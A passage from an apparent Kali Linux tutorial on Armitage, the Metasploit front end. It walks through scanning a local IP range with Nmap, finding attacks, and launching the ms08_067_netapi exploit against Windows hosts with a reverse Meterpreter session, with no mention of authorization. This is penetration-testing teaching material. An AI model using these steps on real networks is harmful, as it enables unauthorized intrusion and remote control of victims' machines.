
A dialog box titled "Connect..." with a standard Windows window border. It contains four input fields: "Host" with the value "127.0.0.1", "Port" with "55553", "User" with "msf", and "Pass" with "\*\*\*\*". Below the fields are two buttons: "Connect" and "Help".

Simply press the **Connect** button to continue. This will start the connection process to the metasploit service, however the service has not been started so the next dialog will appear:




A dialog box titled "Start Metasploit?". It features a question mark icon on the left. The text reads: "A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?". At the bottom right, there are two buttons: "No" and "Yes".

Press the **Yes** button to automatically start the Metasploit RPC server at which point you should get a connecting dialog box. Once the connection is established you should get the Armitage main screen.




Next we'll perform a simple Nmap scan with OS detection. To do this click on the following menu options:




Now enter the IP range based on which network you're on, e.g. **192.168.10.1-99**. This will scan the first 99 addresses.

After the scan completes select the **Attacks -> Find Attacks** menu option.

Once complete you will see the following message:



Right click on one of the hosts with the Windows logo on it and then click on the following menus to select the **ms08\_067\_netapi** exploit:




You should notice that Armitage prefills in some of the options for you, in particular the RHOST and LHOST options. Now click on the **Use a reverse connection** check-box and then press the **Launch** button and sit back at watch.

### Understanding the Results

First off, you should have noticed that you didn't select a PAYLOAD to go with the exploit. This is because Armitage automatically selects the Meterpreter PAYLOAD for you because of its versatility. Upon launching the exploit, Armitage opens a new tab in the lower section of the screen labeled: **exploit**, with the status of the exploit in progress. Next, if the exploit was successful the host you selected will look similar to this:



Now what? If you right click on this host you will see a new menu option labeled Meterpreter 1 with several sub-menus.



At this time try the different Meterpreter menu options and see what you can learn and how powerful Meterpreter can be.

Don't forget to check the **Armitage Tutorial - Cyber Attack Management for Metasploit.pdf** on the Kali DVD.